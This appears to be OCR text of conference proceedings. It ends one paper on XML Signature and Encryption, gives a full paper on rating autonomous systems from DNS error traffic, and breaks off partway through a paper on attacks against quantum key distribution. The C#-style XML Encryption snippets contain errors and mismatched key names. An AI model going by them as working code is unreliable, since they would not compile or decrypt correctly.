XMLDig Sig has a possibility to protect the confidentiality of documents as well. For that purpose XML encryption technology is used. It is a form of encryption mechanism optimized for encrypting XML data. Just like XMLDigSig it enable partial encryption which encrypts specific tags in XML structure, and multiple encryption which encrypts multiple tags in XML structure, or parts of XML document, or entire XML document. It has a possibility to define specific segments of encrypted data that can be decrypted by receiver, meaning that it is possible to determine which part of encrypted data a receiver can decrypt and which cannot. The use of XML Encryption prevents some security issues, like XML data eavesdropping, and it adds an additional level of functionality and protection to XMLDigSig.

XML Encription is defined by XML specification available at: http://www.w3.org/TR/xmlenc-core/#sec-Overview, and it defines following structure that is used for XML Encryption files.

XML Encryption format (11, 12)

```
<EncryptedData Id? Type? MimeType?
Encoding?>
  <EncryptionMethod/>?
  <ds:KeyInfo>
   <EncryptedKey>?
   <AgreementMethod>?
   <ds:KeyName>?
   <ds:RetrievalMethod>?
   <ds:*>?
  </ds:KeyInfo>?
  <CipherData>
   <CipherValue>?
   <CipherReference URI?>?
  </CipherData>
  <EncryptionProperties>?
 </EncryptedData>
```

The root element of XML Encryption is **<*EncryptedData*>** element that is used to store all information regarding encryption process, divided into previousely shown XML Schema elements. The **<*EncryptedData*>** element is the core element in the syntax. Not only does its **<*CipherData*>** child contain the encrypted data, but it's also the element that replaces the encrypted element, or serves as the new document root. **<*EncryptionMethod*>** is an optional element that describes the encryption algorithm applied to the cipher data. If the element is absent, the encryption algorithm must be known by the recipient or the decryption will fail. The **<*EncryptedKey*>** element is used to transport encryption keys from the originator to a known recipient(s). It may be used as a stand-alone XML document, be placed within an application document, or appear inside an **<*EncryptedData*>** element as a child of a **<*ds:KeyInfo*>** element. The key value is always encrypted to the recipient(s). When **<*EncryptedKey*>** is decrypted the resulting octets are made available to the **<*EncryptionMethod*>** algorithm without any additional processing. The **<*CipherData*>** is a mandatory element that provides the encrypted data. It must either contain the encrypted octet sequence as base64 encoded text of the **<*CipherValue*>** element, or provide a reference to an external location containing the encrypted octet sequence via the **<*CipherReference*>** element (1, 6).

The process of XML Encryption consists of several steps:

1. *to define an encryption algorithm that will be used* – XML encryption can use both symmetrical encryption and the asymmetrical encryption. Considering this for symmetrical algorithm DES and AES algorithms are mostly used, and RSA is mostly used in the domain of asymmetrical algorithms.

2. *to choose a key transmission method* – to ensure that both sides have a necessary encryption and decryption keys in case of symmetrical encryption a trusted third party is

used for key exchange. In case of asymmetrical encryption a public key infrastructure is used to distribute the necessary keys, and relations to them are ensured using X.509 certificates.

3. *to encrypt the primary data* – using defined encryption algorithms defined XML data are being encrypted. The results of encryption are stored into XML Encryption schema form.

VII. IMPLEMENTATION OF XML ENCRYPTION

An example of application modules that can be used for XML Encryption (encrypting and decrypting process) is shown below (1, 9).

1. Encryption process

First it is necessary to create a <***XmlDocument***> object, and load it into the XML file that will be encrypted:

```
XmlDocument xdoc=new XmlDocument();
xdoc.Load("encrypting.xml");
```

The next step is to create an <***EncryptedXml***> object, and transmit the object of previous step to it as a parameter:

```
EncryptedXml exml=new EncryptedXml(xdoc);
```

The function GetNumberingKey() will provide us with key:

```
RSA numberingKey=GetNumberingKey();
exml.AddKeyNameMapping("id",
numberingKey);
```

The element that will be encrypted is being captured, and data are being encrypted using encrypt method:

```
XmlNodeList xnode=
xdoc.GetElementsByTagName('cardid');
XmlElement xelement = XmlElement(xnode[0]);
EncryptedData encryptedNeedEncrypt =
exml.Encrypt(xelement,"id");
```

Finally, it is necessary to replace the unencrypted part of the original XML file with the new encrypted data:

```
exml.ReplaceElement(xelement,encryptedNeedEn
crypt,true);
```

2) Decryption process

First it is necessary to load the encrypted XML file with necessary keys and information:

```
XmlDocument xdoc = new
XmlDocument("encrypted.xml");
EncryptedXml exml = new
EncryptedXml(xdoc,documentEvidence);
RSA numberingKey = GetNumberingKey();
exml.AddKeyNameMapping("numbering",
numberingKey);
```

The second step is to decrypt the file using decrypt method:

```
exml.DecryptDocument();
```

VIII. CONCLUSION

XML signature is form of digital signature designed for use in XML transactions. The XML Digital Signature standard defines a schema that is used for storing the result of a digital signature operation applied to (in most cases) XML data. Like non-XML digital signatures, XML signatures add authentication, data integrity, and support for non-repudiation to the data that is object of XML digital signing process. However, unlike non-XML digital signature standards, XML signature has been designed to both account for and take advantage of the Internet and XML. A fundamental feature of XML Signature is the ability to sign only specific portions of the XML content rather than the complete document. This is relevant when a single XML document may have a long history in which the different components are authored at different times by different parties, each signing only those elements relevant to it. This flexibility will also be critical in situations where it is important to ensure the integrity of certain portions of an XML document, while leaving open the possibility for other portions of the document to change. Since data security – in form of data verification and authorization - represents an important part of information system security paradigm this article is addressing the questions and possibilities of XMLDigSig usage in everyday information system security procedures. Regarding all this XMLDigSig presents a valuable mechanism in security of electronic transactions that are mostly based on exchange of XML data.

LITERATURE

[1.] Ahmed, S., Armstrong, L., Securing Web Services with XML aware digital signatures, http://citeseerx.ist.psu.edu, 02.12.2011.

[2.] Alhir, S., The Object-Oriented Paradigm, 1998.

[3.] Champion, M., Ferris, C., Newcomer, E.,Orchard, D. Web Services Architecture, 2002. http://www.w3.org/TR/2002/ WD-ws-arch-20021114/, 03.11.2011.

[4.] Gerić, S., Vrček, N, Divjak, L., Modern Information Systems Architectures and their Impact on Organizations, International Academic Conference Social Technologies 2011: ICT for Social Transformations, Mykolas Romeris University, Vilnius, Litva, 2011, pp. 33 - 38.

[5.] Gerić, S., Security of Web Services Based Service-Oriented Architectures, MIPRO 33rd International Convention, Proceedings of Information System Security, Opatija, 2010, pp. 208 - 213.

[6.] Gu, Y., Ye, M., Web Services Security Based on XML Signature, JOURNAL OF NETWORKS, VOL. 5, NO. 9, 2010.

[7.] Simon, E.; Madsen, P. & Adams, C., An Introduction to XML Digital Signatures, http://www.xml.com/pub/ a/2001/08/08/xmldsig.html, 12.11.2011.

[8.] Slama, D. et al: Service Oriented Architecture: Inventory of Distributed Computing Concepts, Prentice Hall PTR, 2004.

[9.] Snell, J., Tidwell, D., Kulchenko, P, Programming Web Services with SOAP, O'Reilly Media, 2001

[10.] Szyperski, C. (1998): Component Software: Beyond Object-Oriented Programming, Addision-Wesley

[11.] ***: XML Encryption Syntax and Processing, http://www.w3.org/TR/xmlenc-core/#sec-EncryptedKey, 12.09.2011.

[12.] ***: XML Web services fundamentals, https://www6.software.ibm.com/developerworks/education/ws-intwsdk51/ws-intwsdk51-2-1.html, 12.09.2011.

Determining Autonomous Systems Reputation based on DNS measurements

Stjepan Groš, Mislav Stublić and Leonardo Jelenović

***Abstract*—Security on the Internet is a serious problem without satisfactory solution. One problem is at the level of Internet service providers and autonomous systems. This space is highly distributed and without central control, driven primarily by the economic factors. Many solutions have been proposed, with moderate success, concentrating mainly on the Internet routing protocol BGP. We approached this problem with an observation that there is a certain similarity between the Internet's organization at the level of autonomous systems and peer-to-peer networks and thus certain similarity with respect to security issues. In peer-to-peer networks reputation mechanisms are the primary means of protection. We propose similar reputation mechanisms to be applied to autonomous systems. There are many factors that could be used for reputation calculation per autonomous systems, like spam, worms, DoS attacks. In this paper we concentrate only on DNS traffic and propose reputation calculation based on it. Our results show that it is possible to make judgements about entities on the Internet based on the errors found in their traffic.**

***Index Terms*—reputation, security, ISP, autonomous systems, Internet, peer-to-peer networks, DNS**

I. Introduction

It is a fact that today's Internet is plagued with all kinds of security problems. This is evidenced by large quantities of malware, constant attacks, hijacking of network addresses, etc. [1]. The majority of those problems is caused by the Internet's decentralized nature consisting mainly of mutually equal and competitive Autonomous Systems (AS). Within this architecture there is no common oversight body and there are no mechanisms that would punish misbehaving ASes or force them to better control their customers and their own resources in order not to "harm" Internet as the whole. In other words, anything done by any AS has to be justified by an appropriate return on investment (ROI) for the same AS. This explicitly rules out any change done for a common cause as the *common cause* usually doesn't yield direct ROI. Even worse, any network setup and configuration that doesn't affect local customers is acceptable, even if it has negative affects on the rest of the Internet (e.g. [2]). This situation can occur either intentionally, or unintentionally due to the lack of knowledge or carelessness of a person in charge.

In order to solve some of the security problems on the Internet we base our thinking on the premise that the problems are the primary consequence of the decentralized nature of the Internet. This is very similar, though not identical, to a peer-to-peer network. We note that the Internet's architecture at the level of the autonomous systems can be viewed as a form of a peer-to-peer network. An inherent characteristic of the peer-to-peer network is a lack of central authority, just like on the Internet, and this is regarded as a feature, not a bug. Thus, this will not be changed. In a peer-to-peer network similar problems to those on the Internet are being solved using reputation [3]. This analogy suggests that the security measures from peer-to-peer networks might be used by autonomous systems in order to enhance their protection and improve their behavior. This is not the first paper that suggests reputation approach (e.g. [1], [4]), but our view differs significantly as we do not seek to find some absolute values or truths about the Internet as a whole, instead we acknowledge that each entity on Internet see the Internet differently and has a different view about it.

The next premise of our work, and difference from the existing work, is that it would be hard to expect that all, or even majority, of ASes introduce reputation system at once. Thus, there should be some benefit for early adopters. In other words, single autonomous system can measure and monitor other autonomous systems it communicates with and based on those measurements it can determine how good they are. Once significant number of other autonomous systems introduces similar measurements, all those measurements could be combined to form even better reputation value of other ASes.

Once that reputation of ASes is available, ISPs can use this information to better protect themselves and to provide better service to their customers. For example, when there are multiple available AS paths to certain destination ISP can take into account reputation of paths to make better selection. Or, traffic entering ISP can be assigned a different Differentiated Services Code Point (DSCP) [5]. At the moment congestion occurs, traffic can be dropped based on this information. This, in effect, will punish misbehaving ASes. Finally, this information can be made available to different services, like SPAM detection.

To implement this reputation system we hypothesize that the goodness of other ASes could be determined by monitoring what comes from those other ASes to us. Analyzing the incoming traffic (e.g. error packets) the quality of ASes on the path through which this traffic comes can be inferred. In this paper we present preliminary results obtained by monitoring DNS traffic. We also tried to correlate, as best as we could, the obtained results about ASes with the available information on the Internet.

All the authors are with the Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia,
E-mail: {stjepan.gros, leonardo.jelenkovic}@fer.hr,
mislav.stublic@gmail.com

Manuscript received MMMMM DD, 2011; revised MMMMMM DD, 2011.

II. Building reputation from DNS traffic

DNS [6] is a well-known and a well-studied protocol. But all the studies done so far tried to gain a global picture about DNS state, and none, that we are aware of, tried to infer anything about the goodness of ASes from which this traffic originates or through which it passes. So, we started by enumerating known DNS errors and analyzed them in order to select only those that we think can tell us something about the quality of the network they come from. Furthermore, we quantified each error by severity. Table I shows the results of that analysis.

TABLE I
DNS errors with estimated severity

Error	Client	Server
Response to erroneous requests	-40	-10
Refused requests	-20	-5
Failed responses (SERVFAIL)	-10	-20
Requests for non-existant domains (NXDOMAIN)	-15	-5
Not implemented RRs	-30	-20
Requests for private addresses (RFC1918)	-50	0
Non-existent TLDs	-60	0
A requests for IP address (A for A)	-60	0
Using port in request 0	-30	-20
Requests with invalid (forbidden) characters	-30	0
Unknown query class	-40	0
Obsoleted and experimental requests	-30	-30

Severity quantifications are based upon the study of what causes them, the amount of occurrences of a particular error found during our own study and also as observed by other authors [7][8]. Also, we note that the client and server side are not equally responsible for a given error so they are not equally punished. For example, when we see *Refused request* then we punish the client (-20) more than a server (-5) since the error is more likely client's fault even though there is a small possibility that it is also on a server side. On the other hand *Using port 0 in request* is more severe when it occurs on a client (value -30) then on a server (value -20).

It should be noted that erroneous packet doesn't mean that the error is on, e.g., server side. For example, when we receive a *Refused requests* packet it could be completely legitimate for a server to send such a response. But we still add a small penalty and count on the scale, i.e. for large number of requests small number of wrongly attributed penalties will go unnoticed.

Reputation itself is calculated in discrete steps of equal and predetermined duration. During each step, n, we collect DNS traffic. Each packet received is classified by AS from which it came from (based on the source address). DNS packets with error in one group (i.e. coming from a single autonomous system) are used to calculate reputation value for the group in the given interval. This value is denoted as R_w. We experimented with several formulas for R_w to study their behavior and to find one which shows the best characteristics. Some of the formulas used include the following representative ones:

$$R_{w1} = \sum r_i \times \beta_i, \tag{1}$$

$$R_{w2} = \frac{\sum r_i \times \beta_i}{A_n}, \tag{2}$$

$$R_{w3} = r_i \times \frac{\sum r_i \times \beta_i}{A_n}, \tag{3}$$

where β_i represents severity quantifications of an error i (as given in the Table I), r_i is the number of occurrences of that error in collected DNS traffic for a given AS in the nth time interval, and A_n is the total number of observed DNS packets (for the same AS and time interval).

Reputation value R_{w1} represents unnormalized reputation (moderated by severity), while R_{w2} represents reputation normalized with the total number of DNS packets in a given time interval. Third reputation value R_{w3} is somewhere between the first two: ASes with more unwanted traffic are more penalized with R_{w3} than with R_{w2} but less than with R_{w1}. In other words, R_{w1} and R_{w3} will point out ASes with lots of DNS traffic with DNS errors, while R_{w2} will highlight ASes with worst ratio of DNS error packets within DNS packets.

In order to determine cumulative reputation in the next time interval, R_{n+1}, that will be used to make judgments about ASes, we were using the following formula:

$$R_{n+1} = \alpha \times R_n + (1 - \alpha) \times R_w, \tag{4}$$

where R_w is one of the R_{w1}, R_{w2} or R_{w3} and parameter α is decay factor, e.g. how fast old reputation is forgotten.

III. Experimental results and discussion

To verify our reputation system and hypotheses from introduction we performed several experiments. Data used in analysis was collected from three points all in different ASes. Some statistics about used data are shown in the Table II.

TABLE II
Basic data about DNS traffic used for experiments

AS	Monitoring period	Packets
AS2108	3-12 Oct 2010	2.53×10^6
AS2108	20-30 Oct 2010	3.68×10^6
AS35549	14-27 Oct 2010	1.12×10^6
AS49788	6-16 Oct 2010	10^5

Within given data we found that appropriate value for α is 0.7 and appropriate time interval is one day. Smaller values have more erratic behaviour, while larger tend to be constant.

Fig. 1 shows cumulative reputations for AS10297 as viewed from AS2108 using all three formulas to determine reputation in current interval, i.e. R_{w1}, R_{w2} and R_{w3}. Since the formulas produce very different numbers, we can only compare them by their behaviour through time, not by absolute values. Initial fall for all formulas is due to initial reputation being set to zero. By the end of the measurement period formulas reach more constant values. Formula R_{w1} has a tipping point at the end of the work week (day 8), and starts rising during the weekend due to lower amount of traffic. As R_{w2} produces reputation values relative to total traffic, the change in total traffic (i.e. during weekends) doesn't change it's behaviour since relative number of errors stays the same.

Using equations (1), (2), and (3) we also determined the worst ASes as seen from each monitoring point. As every equation has it's strengths and weaknesses and tells us different information about AS behaviour all three equations




Fig. 1. Reputation of AS10297 as seen from AS2108 calculate from the first data set (3-12.Oct.2010)

are taken into account. Three separate average reputations are calculated for each AS, one for every equation. Average reputations are calculated over a whole measurement period. As we compare average reputations we get three separate worst AS rankings, again, one for every equation. To get worst absolute ASes, all three rankings are taken into account. The final ranking for each AS is created by adding rank as given by every average reputation. For example, if certain AS is 2nd by R_{w1}, 4th by R_{w2}, and 3rd by R_{w3} then it's total score is $2 + 4 + 3 = 7$ and it is ranked by number 7.

Using this method we can find worst ASes for every node where traffic was collected. Table III shows ten worst ASes as seen from different nodes.

TABLE III
WORST 10 ASES BY REPUTATION

AS:	2108	2108	35549	47988
Date:	3-12 Oct	20-30 Oct	14-17 Oct	6-16 Oct
1.	10297	10297	15083	6939
2.	15083	45899	29550	14618
3.	45899	15083	3676	47955
4.	29550	29550	10297	112
5.	14618	22927	3599	15083
6.	3599	8358	5388	10297
7.	5391	14618	7754	3599
8.	17974	17974	17370	22576
9.	6478	45595	8069	4323
10.	9829	4134	21788	29550

AS10297 is the worst AS from the point of view of the AS2108 node. It is Columbus network access point, a company from Columbus, Ohio. Now the AS number belongs to eNET Inc. based in the same town. According to *hostexploit.com*, and *sitevet.com* it is still one of the worst ASes. Among the worst ASes are also AS15083 or Infolink an IT company from Miami, and AS45899 or the VNPT Corp. a telecommunications company from Vietnam.

Data gathering on different nodes was not performed simultaneously on all nodes, although there is a bit of overlapping. However, reputation calculated for two different time periods on the same node within AS2108 suggests that behavior of peer ASes (i.e. ASes from which we receive traffic) is fairly constant, at least over the span of a month. Based on this we can assume similar behavior on other nodes for the same time span. With this assumption we can compare reputations of ASes calculated on different nodes as if they are measured simultaneously. As expected, the reputation picture of the Internet differs based on the measurement point. Still, several of the worst ASes appear throughout all measurement points.

Even though the preliminary results show promise, there is a severe problem of spoofed source IP addresses and attacks on the reputation system itself. This was not taken into account in these measurements and it seems, based on the correlation with available information on the Internet about bad ASes, that it didn't influence results much. Still, we believe that the problem of spoofed addresses can be solved using information available in the BGP. In other words, currently we are punishing apparent source of the erroneous traffic. For future work we left the cases when we are not certain on the source address. In those cases, we could, using BGP, punish path through which the packets had to pass.

IV. CONCLUSION AND FUTURE WORK

In this paper we propose application of reputation system in autonomous systems, as used in peer-to-peer networks, in order to make the actions on the Internet accountable. Presented reputation gathering method is only an example since it is solely based on erroneous DNS traffic. Used methodology for DNS traffic analysis and reputation calculation are promising since ASes with worst reputations are already recognized by other sources. We are aware that the change we propose with reputation system is both very ambitious and demanding in terms of the development resources required. In order to make this more realistic we expect feedback from collogues and, particularly, network operators.

REFERENCES

[1] L. Andersson, E. Davies, and L. Zhang, "Report from the IAB workshop on Unwanted Traffic March 9-10, 2006," RFC 4948 (Informational), Aug. 2007. [Online]. Available: http://www.ietf.org/rfc/rfc4948.txt

[2] R. van den Berg and P. Dibowitz, "Over-zealous security administrators are breaking the internet," in *LISA '02: Proceedings of the 16th USENIX conference on System administration*. Berkeley, CA, USA: USENIX Association, 2002, pp. 213–218.

[3] S. Marti and H. Garcia-Molina, "Taxonomy of trust: Categorizing p2p reputation systems," *Computer Networks*, vol. 50, pp. 472–484, Jul. 2006.

[4] H. Yu, J. Rexford, and E. W. Felten, "A distributed reputation approach to cooperative internet routing protection," in *1st IEEE ICNP Workshop on Secure Network Protocols*, ser. IEEE Computer Society, IEEE Computer Society. Los Alamitos, CA, USA: IEEE Computer Society, Nov. 2005, pp. 73–78.

[5] S. Blake, D. Black, M. Carlson, E. Davies, Z. Wang, and W. Weiss, "An Architecture for Differentiated Service," RFC 2475 (Informational), Dec. 1998, updated by RFC 3260. [Online]. Available: http://www.ietf.org/rfc/rfc2475.txt

[6] P. Mockapetris, "Domain names - implementation and specification," RFC 1035 (Standard), Nov. 1987. [Online]. Available: http://www.ietf.org/rfc/rfc1035.txt

[7] D. Wessels and M. Fomenkov, "Wow, that's a lot of packets," in *PAM 2003: Procedings of Passive and Active Measurement Workshop*, April 2003.

[8] S. Castro, D. Wessels, M. Fomenkov, and K. Claffy, "A day at the root of the internet," *ACM SIGCOMM Computer Communication Review*, vol. 38, no. 5, 2008.

How secure is quantum cryptography ?

M. Stipčević*
* University of Santa Barbara, Santa Barbara, California, USA, and
Rudjer Bošković Institute, Division of Experimental Physics, Zagreb, Croatia
mstipcev@physics.ucsb.edu

Abstract – In 1991 scientists have for the first time demonstrated practical quantum cryptography (QC) and given a proof of its unconditional security against two most obvious attacking strategies. In the next decade several groups of scientists have made more stringent security proofs and it was soon widely accepted that quantum cryptographic protocol BB84 and its variants are the only known protocols that allow unconditionally secure key growth. Moreover, QC was able to offer unique possibility that any eavesdropping activity could be detected by legitimate parties. In 2004 Swiss spin-off IdQuantique has shown the world's first commercial quantum key distribution system Clavis, followed soon by the QPN system of American start-up Magiq. For almost 7 years nobody suspected that there might be something terribly wrong with these systems. Then, at the end of 2010, a group of Norwegian scientists experimenting with attacks on photon detectors constructed tailored attacks to both commercial systems which were so successful that the plaintext was recovered in full (100%) and moreover the legitimate parties could not detect any suspicious activity ! This raised the question: where does it leave us with quantum cryptography, is it secure or not ? What about the security proofs, were they wrong ? Our conclusion is that security proofs were correct except that they proved security of something else - not the machines that were cracked. At present state of the art it is not clear how or is it even possible to build a provable QC machine.

I. INTRODUCTION

Quantum cryptography or more precise quantum key distribution (QKD) has been proposed by Bennett and Brassard in 1984 [1] and latter experimentally realized in 1991 [2]. This, so called BB84 protocol enables two parties (usually referred to as Alice and Bob) who initially share a short common secret key (binary number), to establish a common secret key of any length. This cryptographic function is also known as "secret key growing". The ultimate goal of establishing a long secret key is to use it as a one time pad and thus obtain transfer of data in absolute secrecy. A small part of the long key may be left unused and kept for future communication. The unconditional security of BB84 relies upon laws of quantum physics namely no-cloning theorem [3,4] and Heisenberg uncertainty principle and has been subsequently rigorously proven [5]. Another unique and somewhat surprising characteristic of QKD is that Alice and Bob can detect any attempt of eavesdropping – a goodie that is utterly impossible in any other kind of cryptography. The paper published in 1992 [2] contains detailed description of protocol and basic security proof against two most obvious attack strategies: beam splitting and intercept/resend.

For quite some time QKD was ignored by cryptographic engineers as something useless and hard to understand, a mere academic peculiarity of no practical use. Indeed, QKD apparatus demonstrated in 1991 was made of extremely exclusive (and expensive) scientific equipment only to enable Alice and Bob to exchange secret messages across the table, over the distance of bare 30cm and in total darkness (because they had to exchange *single* photons!). Unfortunately for QKD, at that time, cryptography itself was an obscure science mostly perceived as something interesting only to secret services and spies.

However, with proliferation of secure smart cashless payment cards, cash dispensers, points of sale and especially dawn of computer age and Internet in early 1990's and finally recent explosion of mobile communications, cryptography flourished as an indispensable ingredient of modern life. Now, suddenly, everyone has willingly or unwillingly, knowingly or unknowingly became a user of cryptographic products. This also gave boost to QKD research resulting in several more protocols that were subsequently proven secure, like: B92 [7], BBM92 [8,9] and the protocol with squeezed states [10]. Eventually QKD moved from scientific laboratories to the market. In 2004 Swiss spin-off company IdQuantique presented world's first QKD system capable of growing the secret key between two legitimate parties at a rate of 1kbps and at the distances up to 69km, while the newest model Clavis2 has extended the range to 100km. Soon after that USA based company MagiQ Technologies presented its QPN system followed latter by SmartQuantum (France) and Quintessence Labs (Australia). Several big companies such as Toshiba, NEC, IBM and HP are experimenting with their own QKD systems.

II. QUANTUM KEY DISTRIBUTION

In the BB84 scenario of quantum key distribution, Alice and Bob are connected via two different channels: the quantum channel (usually well shielded optic fiber) capable of conducting single photons of light and an un-secured "classical" channel such as a telephone line, radio link or internet (which can also be realized through the same fiber by using strong light pulses). These two channels differ fundamentally. The information sent over the classical channel between Alice and Bob can be copied by a third party (such as an eavesdropper) without introducing any noticeable loss of information. On the other hand, quantum channel is characterized by transmission of a fundamentally smallest, single quantum level of energy per bit (in our case one photon), such that any attempt of eavesdropping introduces irreducible

disturbance to the information according to uncertainty relations of quantum physics.

Fig. 1. illustrates how the protocol works. Alice is able to prepare photons in any of four different linear polarization states: 0°, 45°, 90°, 135°. In order to establish a secret key, Alice chooses randomly one of the four states and sends it to Bob.




Fig. 1. Illustration of BB84 QKD protocol. Alice sends a randomly chosen qubit to Bob who detects it in a randomly chosen base. An eavesdropper (Eve) may intervene in the quantum line and can passively listen unencrypted but authenticated classical communication line.

By definition of the protocol, states 0° or 45^0 encode binary value "1", while states 90^0 or 135^0 encode "0". Laws of quantum physics allow Bob to measure polarization in only one orthogonal basis and he clearly has two optimal choices: (0,90) base or (45,135) base. So the protocol starts by Alice choosing one of the 4 polarizations *at random*, preparing a single photon (qubit) in that polarization state and sending it to Bob. Bob chooses one of the two bases *at random* and measures with it the qubit received from Alice. If, by chance, Bob has chosen the "right" base he will receive 0 or 1 as sent by Alice. For example, if Alice sent 45^0 and Bob happened to choose the second base he would receive "1", just as sent by Alice. If Bob has chosen "wrong" (first) base, by uncertainly principle of quantum physics he would obtain a random outcome, that is 0 or 1 with equal probability, regardless of what Alice has sent. Obviously, Alice and Bob should be able to figure out which bit has been received correctly and which is just a noise. So, after receiving a photon from Alice, Bob announces (over authenticated but not secret public channel) which base he has just used (first or second). Note that this says nothing to potential eavesdropper about the value of the bit Bob has got because, regardless of the chosen basis, Bob has an equal probability of receiving "0" or "1". According to Bobs announcement Alice responds with "Keep the bit!" or "Discard it!". Repeating this procedure the two of them can build their common secret key, bit by bit. Since Alice sends only one qubit at the time, an eavesdropper (Eve) tries to learn as much as possible from it. Laws of quantum physics do not permit her faithful multiplication of the qubit (no cloning theorem) while a single measurement in any basis of her choice destroys the qubit. A single measurement is not enough to figure out which qubit was sent so Eve can only obtain partial information. In order to keep the protocol going, Eve has to reproduce the destroyed qubit and send it to Bob, but because her information is imperfect she is bound to introduce errors. Alice and Bob can detect eavesdropping simply by comparing the bit error rate (BER) during communication to the "calibrated" BER of the communication channel at an earlier time when Eve was not present. They can also compensate for leakage of information to Eve by additional protocol (so called privacy amplification) which allows them to make Eve's knowledge about their secret key arbitrarily small at expense of sacrificing a small portion of it. (Some researchers dispute both detection and privacy amplification arguments by noting that Eve could have been present also at calibration time and intentionally elevate BER to mask her later eavesdropping [13]. This is especially problematic in case Eve is the owner of the communication equipment which is a realistic scenario.)

III. ATTACKS ON QKD

Cryptography is a matter of trust. Although vast majority of contemporary mathematical cryptographic primitives (ciphers, key protocols, secure hash functions etc.) have never been information theoretically proven secure and indeed from time to time cracks and problems appear (but also fixes and warnings) [30-33], most people trust it because it stood the tests of time, numerous public challenges and cryptanalytic research.

Quantum cryptography on the other hand is proven secure but it is much less used, less challenged and is much newer (younger). Finally, in recent years research in quantum cryptography gave more weight to study of security proofs and attacks rather than to invention of new protocols signaling maturing of the field. Numerous attack strategies have been proposed and studied: side-channel attacks [11,12], time-shift attack [13], intercept-resend attack [14], channel-loss attacks [15,16], untrusted source attacks [17,18], Trojan horse attack [19,20], man-in-the-middle attack [21] dense coding attack [22], phase remapping attack [23]. detector blinding attacks [24-29] etc.

In 2007 a group of scientists from MIT presented an "energy-momentum co-entanglement" attack on BB84 that that gave Eve as much as 100% of information about the key albeit at an expense of elevated bit error rate (BER) [30], but the attack was reassuringly classified as "simulation only" because it assumed that Eve has a specific information about Bob's receiver that she apparently could not get. The information Eve needed for the successful attack was to know which base settings Bob is going to use, *before* he makes his measurement.

First partially successful realistic attack on QKD was time-shift attack made on commercial system ID-500 (Clavis) manufactured by IdQuantique in 2008 [13]. The attack exploited loophole enabled by low efficiency of gated single photon detectors used in the system. Surprisingly, this attack made entirely by the current technology was successful in 4% of cases – more than would be expected from Quantum Nondemolition (QND) attack that is still far from being feasible in any foreseeable future.

But how an attack can be mounted against a system that has been information theoretically proven secure ? To paraphrase H.K. Lo of MagiQ, that is because systems that we build do not necessarily behave as the one that we have proven. Indeed, there are many imperfections that potentially allow yet unknown loopholes.

Then in 2010 a shock came. A truly remarkable experimental demonstration of complete breakdown of a QKD system based on BB84 protocol has been conceived and experimentally carried out by V. Makarov and collaborators [27,38]. Soon after that the demonstration of the same technique has been successfully carried out against two most trusted commercial QKD systems: Clavis2 (IdQuantique) and QPN5505 (MagiQ) [26]. In all cases the attackers were able to recover 100% of the secret key without being discovered! Improvements that would make QKD resistant to those attacks are possible and have been proposed soon after [35,37], but the lesson learned from this is that even quantum cryptographic protocols whose *theoretical* base is proven secure, may not to be automatically assumed immune to all practical attacks. The difficulty in achieving the security of practical QKD is the huge number of imperfections which deviate from idealized theoretical model and may hide loopholes for security.

IV. Role of Random Number Generator in Security of QKD

We will now illustrate importance of local random number generators used in every QKD system to the security and give a simple remedy to blinding attacks. We refer to the paper [38] of Makarov et al. where they explain a 100% successful eavesdropping without living a trace on a version of BB84 protocol which on the receiving station (Bob) contains passive optical random path chooser shown in Fig 2a.




Fig. 2. a) Receiver with a passive random number generator: measurement basis is chosen randomly by means of a first, polarization insensitive beamsplitter; b) receiver with active random number generator: basis is determined by the random bit which controls the phase electro-modulator (ΦEM), for example a Pockels cell.

This passive receiving scheme works exactly as required by BB84 protocol. A photon incoming on the polarization insensitive beam splitter (BS), being the smallest quanta of light which cannot be split, either reflects towards PBS1 or passes towards PBS2. By careful construction of the BS, the qubit will have the same probability to go either way thus effectively choosing the measurement base at random. PBS1 and PBS2 are polarizing beam splitters which enable measuring polarization in (0,90) base and half wave plate (HWP) is used to rotate polarization of a qubit by 45° thus enabling the PBS2 to measure in (45,135) base.

In the scenario of faked-state attack [38], Eve cuts the optic fiber that links Alice and Bob and uses a copy of Bob to receive all qubits (single photons) from Alice. In order to be 100% successful and undetected she must ensure that Bob receives exactly the same bits in exactly the same measurement bases that she used and with near 100% efficiency. How can she achieve this ? By applying strong continuous illumination of circular polarization she blinds all four detectors such that they operate in classical regime meaning they are only sensitive to strong pulses of light and with near unity efficiency. It is then straightforward for Eve to activate any of the 4 detectors of her choosing by sending a strong light pulse of appropriate polarization (0°, 45°, 90°, 135°) into the end of the fiber that leads towards Bob, thus choosing both bit value and basis of Bob at her will. She follows the rest of the protocol by passively listening to the unencrypted classical communication between Alice and Bob (which is made over a separate channel) and doing exactly what they do. She ends up with the same key as Alice and Bob without her presence being detected.

Although authors in [38] claim that Eve exploits technological weaknesses in detectors, that is their blind-ability, our finding is that Eve's success relies entirely on the fact that she is able to manipulate Bob's local random number generator which determines Bob's detection base.

